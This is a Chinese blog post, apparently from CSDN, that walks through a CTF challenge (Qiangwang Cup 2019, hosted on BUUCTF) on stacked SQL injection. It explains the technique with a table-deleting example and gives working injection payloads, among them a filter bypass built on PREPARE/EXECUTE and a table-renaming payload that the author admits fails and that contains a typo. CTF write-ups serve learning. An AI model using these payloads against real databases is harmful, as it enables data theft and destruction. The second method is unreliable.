SQL注入(堆叠注入)——强网杯2019随便注

原创

圆圈勾勒成指纹 于 2020-06-10 11:34:04 发布 872 收藏 2

分类专栏： 刷题之旅100站 文章标签： mysql 数据库 sql java oracle

本文链接：https://blog.csdn.net/weixin_45940434/article/details/106661111

刷题之旅100站 专栏收录该内容

49 篇文章 11 订阅

订阅专栏

感谢BUUCTF平台提供题目

0x00 堆叠注入原理

在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。例如以下这个例子。用户输入：1; DELETE FROM products服务器端生成的sql语句为：（因未对输入的参数进行过滤）Select * from products where productid=1;DELETE FROM products当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

SQL注入-堆叠注入（堆查询注入）

0x01 解题步骤

输入1’ 报错 纯在字符型注入


输入22’;show databases;# 可以查到数据库，纯在堆叠注入

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```



查看表 22';show tables;#



发现有俩个表，那么flag在哪个表里呢，查询一下每个表的字段。

22';show columns from words;#

22';show columns from `1919810931114514`;#



在1919810931114514的表里 发现了flag，那么读取这个数据就行了。

0x02 payload

方法一：

```
通过预处理函数，进行读取数据

MySQL 官方将 prepare、execute、deallocate 统称为 PREPARE STATEMENT。翻译也就习惯的称其为预处理语句。

MySQL 预处理语句的支持版本较早，所以我们目前普遍使用的 MySQL 版本都是支持这一语法的。
```

payload：

```
22';Set @b=concat("sele","ct ","* from `1919810931114514`");prepare dump from @b;execute dump;#
```

方法二：

```
1.将words表改名为word1或其它任意名字 :    rename table words to new_word;

2.1919810931114514改名为words  :  rename table 1919810931114514 to new_19198;

3.将新的word表插入一列，列名为id : alter table new_19198 add id int unsigned not Null auto_increment primary key;

4.将flag列改名为data : alert table new_19198 change flag data varchar(100);
```

payload：

```
1';rename table words to new_word;rename table 1919810931114514 to new_19198;alter table new_19198 add id int un
signed not Null auto_increment primary key; alert table new_19198 change flag data varchar(100);#
```

但测试之后，发现这个payload无法进行读取数据，不知道为什么。。。。

结语：

菜鸡的cc师傅，将会持续写出100篇高质量的CTF题目，供大家进行CTF的入门以及进阶，如果觉得文章对您有所帮助，欢迎关注一下cc师傅。

原创文章不易，点个赞再走吧。